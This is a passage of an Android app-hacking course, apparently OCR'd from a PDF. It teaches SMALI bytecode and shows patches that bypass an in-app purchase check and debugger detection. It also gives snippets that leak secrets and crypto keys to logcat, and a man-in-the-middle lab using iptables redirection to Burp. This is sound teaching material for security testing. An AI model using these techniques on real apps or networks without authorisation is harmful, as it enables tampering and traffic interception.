155      .local v2, "vars":Ljava/lang/String;
156      const-string v3, "it"
157
158      .line 21
159      .local v3, "donate":Ljava/lang/String;
160      const-string v4, "works"
161
162      .line 23
163      .local v4, "ok":Ljava/lang/String;
164      sget-object v5, Ljava/lang/System;->out:Ljava/io/PrintStream;
165
166      new-instance v6, Ljava/lang/StringBuilder;
```

Parameters - Registers:

We can see that the parameters do start with „p1“ and end with „p9“. We remember, „p0“ is used as „this“.

Parameters - Type:

Within the manyArgs( ) function we see those values:

- IICICCICI (9 parameters!)

Check the list above to determine the types of the single parameters :

- B => Byte
- I => Integer
- C => Char
- V => Void
- […]

Local - Registers

The local registers start with v0 and end with v6. But not all of them are regarding to the variables above. We will see later :).

Local - Types

The type of the local registers all start with „L“? Take a look above at the data types! These are the whole class names. So, „Ljava/lang/String“ simply means a String. These are all Strings.

Locals - SMALI

You have to take a close look on line 132 above. Here we can see the word „locals“ which refers to our local registers. But we only have v0 - v4? Yes, as local variables, but the decompiler did need 3 additional registers to handle the whole code.

You can see this behaviour in line 164. We are using v5 which is not a local (Java) variable but a local register to save the output of the sget-object function.

Locals - JADX-GUI vs APKTOOL

If we compare the output of both decompilers (JADX-GUI left - APKTOOL right), we barely see any difference. But if we take ca close look onto line 20 (left) and line 132 (right) we see something strange.

```
18 # virtual methods
19 .method public manyArgs(IICICCICI)V
20     .registers 18
21     .param p1, "a"    # I
22     .param p2, "b"    # I
23     .param p3, "c"    # C
24     .param p4, "d"    # I
25     .param p5, "e"    # C
26     .param p6, "f"    # C
27     .param p7, "g"    # I
28     .param p8, "h"    # C
29     .param p9, "k"    # I
30
31     .line 17
32     const-string v0, "this"
33
34     .line 18
35     .local v0, "even":Ljava/lang/String;
36     const-string v1, "is"
37
38     .line 19
39     .local v1, "more":Ljava/lang/String;
40     const-string v2, "how"
41
42     .line 20
43     .local v2, "vars":Ljava/lang/String;
44     const-string v3, "it"
45
46     .line 21
47     .local v3, "donate":Ljava/lang/String;
48     const-string v4, "works"
49
50     .line 23
51     .local v4, "ok":Ljava/lang/String;
52     sget-object v5, Ljava/lang/System;->out:Ljava/io/PrintStream;
53
54     new-instance v6, Ljava/lang/StringBuilder;
```

```
130  # virtual methods
131  .method public manyArgs(IICICCICI)V
132      .locals 8
133      .param p1, "a"    # I
134      .param p2, "b"    # I
135      .param p3, "c"    # C
136      .param p4, "d"    # I
137      .param p5, "e"    # C
138      .param p6, "f"    # C
139      .param p7, "g"    # I
140      .param p8, "h"    # C
141      .param p9, "k"    # I
142
143      .line 17
144      const-string v0, "this"
145
146      .line 18
147      .local v0, "even":Ljava/lang/String;
148      const-string v1, "is"
149
150      .line 19
151      .local v1, "more":Ljava/lang/String;
152      const-string v2, "how"
153
154      .line 20
155      .local v2, "vars":Ljava/lang/String;
156      const-string v3, "it"
157
158      .line 21
159      .local v3, "donate":Ljava/lang/String;
160      const-string v4, "works"
161
162      .line 23
163      .local v4, "ok":Ljava/lang/String;
164      sget-object v5, Ljava/lang/System;->out:Ljava/io/PrintStream;
165
166      new-instance v6, Ljava/lang/StringBuilder;
```

JADX-GUI is using „.registers 18“ and the APKTOOL uses „.locals 8“. These are some sort of naming conventions. It does not make any difference.

For me, I like the APKTOOL approach much more and I will stick to this for the rest of the course. I just want to let you know that these outputs can differ based on the tools you use. The SMALI code should stay the same ;)

11.3. Basic Commands

In this chapter, I have reduced the SMALI commands to a short list, which helps you to solve most of your tasks. If you are familiar with these few commands, you are pretty good to go to read and write SMALI code by yourself!

11.3.1. Variables - Assigning

This Table is based on this amazing website: http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html. I only changed the examples to make it easier to read. But you should definitely bookmark this page!

Command	Description	Example (Java / Smali)

move vx,vy	Moves the content of vy into vx.	int a = 12;
		
		mov v0, 0xc

const/4 vx,lit4	Puts the 4 bit constant into vx. The max value is therefore 7. If we want to insert a higher value we have to remove the /4 part to make it (**const vx, value**).	int level = 3; // Max value is 7 (4 Bit) const/4 v0, 0x5
new-array vx,vy,type_id	Generates a new array of type_id type and vy element size and puts the reference to the array into vx.	byte[] bArr = {0, 1, 2, 3, 4}; const/4 v0, 0x5 # Array size new-array v0, v0, [B
const vx, lit32	Puts the integer constant into vx	int level = 10000; // 32 Bit const vx, 0x2710
const-string vx,string_id	Puts reference to a string constant identified by string_id into vx.	String name = „Player“; const-string v5, "Player"
iget vx, vy, field_id	Reads an instance field into vx. The instance is referenced by vy.	return this.highScore; iget v0, p0, Lde/fgerbig/spacepeng/services/Profile;->highScore:I return v0
iput vx,vy, field_id	Puts vx into an instance field. The instance is referenced by vy.	this.lastPlayedLevel = lastPlayedLevel2; iput p1, p0, Lde/fgerbig/spacepeng/services/Profile;->lastPlayedLevel:I

If you know that „iput” stores a value into a register, then you will also now that „iput-boolean“ does the same, but only for a boolean value.

You will have all kind of variations but these are the most basic assignments.


11.3.1.1. Reading - Directions

It is also important to understand the reading direction. What is the source and what is the destination register. So let's take a look at the following example:


```
4
5   public int readingDirection() {
6
7       int level;
8       int levelsPlayed;
9
10      level = 12;
11      levelsPlayed = level;
12
13      return levelsPlayed;
14  }
15
```

```
37  .method public readingDirection()I
38      .locals 2
39
40      .line 23
41      const/16 v0, 0xc
42
43      .line 24
44      .local v0, "level":I
45      move v1, v0
46
47      .line 26
48      .local v1, "levelsPlayed":I
49      return v1
50  .end method
```

Const/16 stores the value 0xc into the register v0 => const dst, src




Move stores the value of v0 into v1. The value is 0xc => mov dst, src





```
14          // Creating a new instance.
15          Game game = new Game();
16
17          int levelNow = 12;
18          this.readingDirection(game, levelNow);
19
20      }
21
22      public int readingDirection(Game game, int levelNow) {
23
24          int lastLevel;
25
26          game.level = levelNow;
27          lastLevel = game.level;
28
29          return lastLevel;
30
31      }
32  }
```

```
46
47  .method public readingDirection(Lcom/apphacking/nodebugging/Game;I)I
48      .locals 1
49      .param p1, "game"    # Lcom/apphacking/nodebugging/Game;
50      .param p2, "levelNow"    # I
51
52      .line 28
53      iput p2, p1, Lcom/apphacking/nodebugging/Game;->level:I
54
55      .line 29
56      iget v0, p1, Lcom/apphacking/nodebugging/Game;->level:I
57
58      .line 31
59      .local v0, "lastLevel":I
60      return v0
61  .end method
62
```

Iput stores the value of p2 into the register of p1 => iput src, dst



Iget stores the value of p1 into the register v0 => iget dst, src



The reading direction is also considered in the reference page: http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html. Sometimes you have to read the description twice :).

11.3.2. Operators

These are the most common operators.

Command	Description	Example (Java / Smali)
add-int vx,vy,vz	Calculates vy+vz and puts the result into vx.	score = score + 1 add-int/lit8 v5, v5, 0x1
sub-int vx,vy,vz	Calculates vy-vz and puts the result into vx.	score = score - 1 sub-int/lit8 v5, v5, 0x1
mul-int vx, vy, vz	Multiplies vz with wy and puts the result int vx.	bonus = bonus * 50 mul-int/lit8 v6, v1, 0x32
div-int vx,vy,vz	Divides vy with vz and puts the result into vx.	bonus = bonus / 2 div-int v4, v1, 0x2
rem-int vx,vy,vz	Calculates vy % vz and puts the result into vx.	Math.abs(step2 % 4) rem-int/lit8 v0, p1, 0x4
and-int vx, vy, vz	Calculates vy AND vz and puts the result into vx.	int result = b & 127; and-int/lit8 v1, p3, 0x1f
or-int vx, vy, vz	Calculates vy OR vz and puts the result into vx.	int result = b | 127; or-int/lit8 v1, p3, 0x1f
xor-int vx, vy, vz	Calculates vy XOR vz and puts the result into vx.	Key = a ^ b xor-int v1, v2, v3

11.3.3. IF - ELSE - GOTO

These blocks are super important because you can change most of the application behaviour by simply switching a state from „true" to „false“ and vice versa.

I have prepared this table which covers most of the important cases. You do not have to remember all of them but having them in mind will speed up things a lot.

Syntax	Description
if-eqz vx,target	if vx == 0
if-nez vx,target	if vx != 0
if-ltz vx,target	if vx < 0
if-gez vx,target	if vx >= 0
if-gtz vx,target	if vx > 0
if-lez vx,target	if vx <= 0


Comparison against 0.

Syntax	Description
if-eq vx,vy,target	if vx == vy
if-ne vx,vy,target	if vx != vy
if-lt vx,vy,target	if vx < vy
if-ge vx, vy,target	if vx >= vy
if-gt vx,vy,target	if vx > vy
if-le vx,vy,target	if vx =< vy

Comparison against a register.

11.3.3.1. Modifying the application behavior

The program flow is based on decisions / checks which define if we can afford this item or if you lose the game because you do not have any hit points left.



The example on the left will define if the player is allowed to buy the item.

The corresponding SMALI instruction is:

if-gt v0, 0x3e8, :cond_1

*Note: „cond_1“ will be the TRUE statement.

We can change the whole logic of this application by:

- (1) Switching „if-gt“ to „if-lt“. (> to <)
- (2) Deleting the if statement in the corresponding SMALI code.

How does this affect the corresponding program flow?

1) Unless the player has less than 1000 (money) the player will be able to add this item.

2) If we delete the if clause, the player will immediately have this item no matter how much money the player has.

11.3.3.2. Patching Debug Detection

Let's say we have the following code. This code checks if we have the debugger attached.

```
1  package com.apphacking.nodebugger;
2
3  import androidx.appcompat.app.AppCompatActivity;
4
5  import android.os.Bundle;
6  import android.os.Debug;
7
8  public class MainActivity extends AppCompatActivity {
9
10
11     @Override
12     protected void onCreate(Bundle savedInstanceState) {
13         super.onCreate(savedInstanceState);
14         setContentView(R.layout.activity_main);
15
16         boolean check;
17
18         check = checkDebugger();
19
20         if(check){
21             System.out.println("Debugger attached!");
22         }
23         else {
24             System.out.println("No debugger attached!");
25         }
26
27     }
28
29     public boolean checkDebugger() {
30         return Debug.isDebuggerConnected();
31     }
32
33 }
```

We want to make sure that we can debug this application. The function checkDebugger() needs to return„FALSE".

There are a lot of possibilities to bypass this check but one working solution will be enough :) We still discuss some other solutions too.

Solutions:

1. We can change the return value of the checkDebugger() method, to always return false (0x0).
2. We can negate line 20. This means instead of „if(check)" we can rewrite it to „if(! check)". The downside of this method is, that the application is returning the opposite, which means, if we have no debugger attached - it will show that we have one attached. Not ideal here but often very useful. E.g rooting detections.
3. Last solution for now is rerouting the if statement. This means we are jumping over the part we do not want to have executed.

The best scenario does not change too much of the application behaviour. Therefore, number 2 is out. We will stay with solution 1 and 3.

Method 1 - Changing the return value

```
17  # virtual methods
18  .method public checkDebugger()Z
19      .locals 1
20
21      .line 30
22      invoke-static {}, Landroid/os/Debug;->isDebuggerConnected()Z
23
24      move-result v0
25
26      return v0
27  .end method
```

On the left we have the decompiled „checkDebugger“ function.

We can see that it is moving the result of the function into v0 —> „move-result v0"?

But… We do not have a certain instruction like „move v0, v1“ or „const v0, 0x1“? How can we easily modify this?

Solution - Method 1:

We can simply add our own code before the return v0 command. We are writing the result into v0 but we immediately overwrite it afterwards like shown below.

```
17  # virtual methods
18  .method public checkDebugger()Z
19      .locals 1
20
21      .line 30
22      invoke-static {}, Landroid/os/Debug;->isDebuggerConnected()Z
23
24      move-result v0
25
26      const v0, 0x0
27
28      return v0
29  .end method
```

The return value is a boolean value (Z). This function is now - no matter what - returning false all the time.

Method 3 - Rerouting the IF - Statement

This time we are rerouting the execution flow via the IF statement. It might sound a little bit complex but we can handle this :).

Line 46 stores the result of the function, if the debugger is attached or not. The comparison takes place in line 50.

```
1  package com.apphacking.nodebugger;
2
3  import androidx.appcompat.app.AppCompatActivity;
4
5  import android.os.Bundle;
6  import android.os.Debug;
7
8  public class MainActivity extends AppCompatActivity {
9
10
11     @Override
12     protected void onCreate(Bundle savedInstanceState) {
13         super.onCreate(savedInstanceState);
14         setContentView(R.layout.activity_main);
15
16         boolean check;
17
18         check = checkDebugger();
19
20         if(check){
21             System.out.println("Debugger attached!");
22         }
23         else {
24             System.out.println("No debugger attached!");
25         }
26
27     }
28
29     public boolean checkDebugger() {
30         return Debug.isDebuggerConnected();
31     }
32
33 }
```

```
43      .line 18
44      invoke-virtual {p0}, Lcom/apphacking/nodebugging/MainActivity;->checkDebugger()Z
45
46      move-result v0
47
48      .line 20
49      .local v0, "check":Z
50      if-eqz v0, :cond_0
51
52      .line 21
53      sget-object v1, Ljava/lang/System;->out:Ljava/io/PrintStream;
54
55      const-string v2, "Debugger attached!"
56
57      invoke-virtual {v1, v2}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V
58
59      goto :goto_0
60
61      .line 24
62      :cond_0
63      sget-object v1, Ljava/lang/System;->out:Ljava/io/PrintStream;
64
65      const-string v2, "No debugger attached!"
66
67      invoke-virtual {v1, v2}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V
68
69      .line 27
70      :goto_0
71      return-void
72  .end method
```

Line 50: If “checkDebugger” is equal Zero, we jump to :cond_0.

Solution - Method 3:

The application is printing out “No debugger attached”. This means we add the instruction “goto :cond_0” directly after the if statement in line 53.

```
if-eqz v0, :cond0


.line 21
goto :cond_0
sget-object v1, Ljava/lang/System;->out:Ljava/io/PrintStream;
[...]
```

Now we are redirecting the program flow always into the “correct” blocks :).

There are many methods and ways you can patch different things. It is often also not possible to provide „one - best“ solution. Just remember that you have the possibilities to :

- change the conditions in the if statements (TRUE / FALSE)
- that you can create your own registers / overwrite existing values
- that you can add/modify existing / own code
- delete existing code :)
- change the program flow

Having this in mind, you will find your way through these applications! :)

11.4. Methods - Objects

This part is about methods and objects. There are not that many possibilities and here is short list with the most important ones.

Command	Description	Example (Java / Smali)
invoke-virtual { parameters }, methodtocall	Invokes a virtual method with parameters.	this.ds.increaseScore(value) invoke-virtual {v5, v6}, Lde/fgerbig/spacepeng/systems/DirectorSystem;->increaseScore(I)V
invoke-direct { parameters }, methodtocall	Invokes a method with parameters without the virtual method resolution.	DoubleShot doubleShot = new DoubleShot(); invoke-direct {v0}, Lde/fgerbig/spacepeng/components/powerup/DoubleShot;-><init>()V
invoke-static {parameters}, methodtocall	Invokes a static method with parameters.	MathUtils.random((float) MIN_DELAY, (float) MAX_DELAY); invoke-static {v0, v1}, Lcom/example/MathUtils;->random(FF)F
invoke-interface {parameters},methodtocall	Invokes an interface method.	itrt.hasNext() invoke-interface {v3}, Ljava/util/Iterator;->hasNext()Z
Sget-object		

They look pretty identical but they are different as shown below:

- public void increaseScore(int score)
- DoubleShot doubleShot = new DoubleShot();
- public static float random(float x, float y)
- public abstract boolean hasNext ()

11.4.1.1. What does the $ mean in the SMALI files

The $ signs means inherited classes or enums. Let's have a look at the following example:

Now let's do a „ls“ command in the decompiled code directory and see what we have.

```
App-debug/com/apphacking/inheritclasses$ ls
BuildConfig.smali
MainActivity$1.smali'
MainActivity$HighScore.smali'
MainActivity.smali
…
```

Inherited Class / Enum

In this case, the „MainActivity$HighScore.smali“ describes an inherit class inside the MainActivity class. The code regarding to the variable “points“ will be included here and not in the „MainActivity.smali“ file.

11.4.1.2. Deep Dive - Break Down a complex syntax

Now let's look into something, that looks a bit more complex. But based on what we have learned so far, we are able to understand the whole syntax. We just need to do this step by step and have a little patience. To get good in SMALI we simply have to practice. :)

Example 1:

```
invoke-static {v1, v2}, Lde/fgerbig/spacepeng/services/EntityFactory;->createCoin(Lcom/artemis/World;Lde/fgerbig/spacepeng/components/powerup/Coin$Type;)Lcom/artemis/Entity;
```

This might look overwhelming in the beginning but just go through this - step by step:

1. Invoke-static:

invoke-static {parameters}, methodtocall.

- Ok this is a static method - we do not need to create an object first.
- We also have two parameters, v1 and v2.
- The method that gets called is createCoin.
- This method is defined in the EntityFactory class.
- The parameters are „com/artemis/world“ and „de/fgerbig…./coin$type“
- We know that „type“ is an inherit class of the class coin.
- The return value is a com/artemis/Entity object.

```
invoke-static {v1, v2}, Lde/fgerbig/spacepeng/services/EntityFactory;->createCoin(Lcom/artemis/World;Lde/fgerbig/spacepeng/components/powerup/Coin$Type;)Lcom/artemis/Entity;
```

The same syntax but marked and split into single parts as described before.

The function code might look like this:

```
public class EntityFactory {

        public static Entity createCoin(World world, Coin.Type cointype) { … };

}
```

And here we have the decompiled version:

```
2
3   public static Entity createCoin(World world, Coin.Type type) {
4       ...
5   }
6
```

The Coin.Type might be a bit confusing because we are dealing with an enum type:

```
public class Coin extends Component {
    public static final String SPRITE_NAME = "coin";
    public Type type;

    public enum Type {
        EXTRALIFE("coin"),
        SHIELD("coin", 0.5f, 1.0f, 0.5f),
        DOUBLESHOT("coin", 1.0f, 0.5f, 0.5f);

        public final float b;
        public final float g;
        public final float r;
        public final String spriteName;

        private Type(String spriteName2) {
            this(spriteName2, 1.0f, 1.0f, 1.0f);
        }

        private Type(String spriteName2, float r2, float g2, float b2) {
            this.spriteName = spriteName2;
            this.r = r2;
            this.g = g2;
            this.b = b2;
        }
    }

    public Coin(Type type2) {
        this.type = type2;
    }
}
```

But we got a feeling what was going on there and even if we do not fully understand it in the SMALI code, we do it now.

Beside this, we were correct on the other assumptions which is pretty amazing?! I mean we did reconstruct the decompiled code, based on the SMALI syntax!

If this has not been the case for you, don't worry. This topic is very complex. You need to be patient. Do it step by step and keep practicing. I have learned it and I am not a genius. You can learn this too!

11.4.1.3. Useful SMALI snippets

This is a short collection about some very useful SMALI snippets. These snippets helps you to solve your tasks like CTF challenges or leaking sensitive information out of cryptographic functions.

Printing out variables / return vales via System.out.println

I use this snippet quite often because it is an easy way to simply print out certain variables or return vales in logcat.

This can be passwords, secrets, comparison values … whatever you want :)

```
String password = "Pa%%w0rd!";

System.out.println(password);
```

The corresponding SMALI code looks like this:

```
.line 14
const-string v0, "Pa%%w0rd!"


.line 15
.local v0, "password":Ljava/lang/String;
sget-object v1, Ljava/lang/System;->out:Ljava/io/PrintStream;


invoke-virtual {v1, v0}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V
```

We simply put our object / value we want to print into v0 and use sget-object and invoke-virtual afterwards.

Now just simply run the app and check the logical output for our value to be printed:

```
$ adb logcat
```

Printing out byte values as Base64 encoded string.

Cryptographic functions often store their keys or IV as byte arrays. An easy way to print them out in text form is using a base64 encoding.

- System.out.println(Base64.encodeToString(<byte Array>,0));

The corresponding SMALI code looks like this. All we need to do is inserting this piece of code into the existing SMALI code of the application. We might have to adjust the register v5 which is referring to the byte array, but that's it :)


```
const/4 v5, 0x0
invoke-static {v2, v5}, Landroid/util/Base64;->encodeToString([BI)Ljava/lang/
String;
move-result-object v5


sget-object v1, Ljava/lang/System;->out:Ljava/io/PrintStream;
invoke-virtual {v1, v5}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V
```

12. Man-in-the-Middle - Device

In this section, we will summarize the Man-in-the-Middle steps. We will take a look at the whole setup which works super well if you stick to this description :)

12.1. Setup - Real Device

You need a router and if you want to run this setup in your Virtual Machine (VM) you also need a USB-To-Ethernet adapter.



12.1.1.Router (1)

We start with the router. It does not really matter which router you pick. The only thing you have to do is to **disable** DHCP. You will find this in the menu of router. It should also have WiFi :).

Steps:

1. Plugin your ethernet cable and wait until you receive an IP
2. Log into the interface of your router.
3. Search for network settings „Enable DHCP“ and uncheck this box. We need to disable DHCP!
4. Restart your device / router.

12.2. Network-Connection-Editor (2/3)

After disabling DHCP we can provide our own DHCP / DNS entries to the router which get redistributed to all connected clients. This is very simple. But before we do this, please verify that the USB-To-Ethernet adapter is connected to your VM. Also check if your VM supports USB-3.0.

You can verify if this adapter has been successfully connected by checking the network interfaces, but you need the „net-tools“ package first.

```
$ sudo apt-get install net-tools
$ ifconfig -a
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.240.2  netmask 255.255.255.0  broadcast
172.16.240.255
      [ … shorten … ]

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
     [ … shorten … ]
```

Here we only see the interfaces „ens33“ and „lo“ which is loopback. So the USB-Ethernet interface is missing. After adding the USB device to our machine, it should look like this.

If you get an error message, that the connection is not possible then please check if you have USB 3.0 enabled. If the adapter only supports USB 3.0 you have to plug it into a USB 3.0 port which is not always that easy to identify on older laptops :) For more information please have a look at the video again.


Ok after changing USB-2 to USB-3 and reconnecting the adapter it is working. We have a new interface named „**enx302303bca34c“.**

```
$ ifconfig -a
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.240.2  netmask 255.255.255.0  broadcast
172.16.240.255

enx102303bca320: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 10:23:03:bc:a3:20  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
[… shorten …]
```

But this interface does not have an ip address? Yep, because we did not tell the network-manager that it needs to share the connection with this adapter. This is the last step regarding to the setup and can be done by typing in:

```
$ nm-connection-editor
```


This will open the following view:



Here we have two (or more) connections listed. In my case: One is the „ens33“ and the other one is the usb adapter named „enx302303bca34c“.


Which one to choose?

We start with „Wired connection 2“ but it could be also the other one :). We will find this out by double clicking on it which opens up another popup shown below.



Ok now we now that this is our connection, because we can see it in the „Device“ name. If this is printing out „ens33“ you have to close this window and have to click on the other connection. Our adapter is: enx302303bca34c as seen on the left.

If some steps are unclear, please take a look at the video again. I also explain every step there and it is way easier to follow there. This is just a short summary if you want to look things up again :)



Ok, we now go into IPv4 Settings and select the tab „Shared to other computers“. Thats it. The magic happens in the background. The network-manager will provide DHCP and DNS automatically. We do not have to configure anything.

If everything has been successfully, you will have a new IP address on this interface which is „10.42.0.1/24“. You are now a gateway!

12.2.1. Troubleshooting:

Sometimes things are buggy but after following these steps here, it did work in 99.99% of the time :)

```
$ sudo ifconfig enx302303bca34c up
$ sudo service network-manager restart
$ sudo dhclient
```

- Check if your router has DHCP disabled. If you connect to it with your host and still receiving an IP then DHCP is still active and we are getting conflicts.
- Check if your USB-To-Ethernet-Adapter is connected to a USB 3.0 port.
- Check if your USB-To-Ethernet-Adapter is generally working :)
- Check if your VM has USB 3.0 enabled
- If you are using a docking-station, verify that you have forwarded the correct adapter. You can check this by having a look at the MAC address of the device.
- Unplug potential other devices that are providing a DHCP server (If you have more then one router connected / docking-stations)
- If you have it plugged in a USB hub, try a direct to connect to a direct port on your laptop.
- Check if NAT / HostOnly is enabled. Sometimes it does not provide the network configuration (shared) if there is none network available.
- If all of these fail, please send me a message! :) We will make it work, I am pretty sure! I showed this setup also to my colleagues and they are using it for several years now. We had one of the problems mentioned above, but soon or later it did work :)

12.2.2.IP Tables (4)

If you connect the smartphone to the WiFi of your router, you will see that it also receives a 10.42.0.x address. If your Linux system has an internet connection you can also browse on your smartphone and the traffic gets automatically routed through your laptop.

We can verify this by running Wireshark. But there is one problem for now. We cannot modify the traffic and it might be also encrypted (HTTPS)? We will deal with https later. For now let's focus on modifying the traffic first.

We need to route the traffic to a proxy where the request stops and we can take a look into it. Afterwards it needs to be rerouted to the original target. Sounds complicated?

We can achieve this with the BurpSuite and the following IPTABLE - rules:


```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-
destination 10.42.0.1:8080
# iptables -t nat -A PREROUTING -p tcp --dport 443 -j DNAT --to-
destination 10.42.0.1:8080
```

The commands above needs to be inserted in the terminal of your laptop and they require „root“ privileges.

12.3. BurpSuite

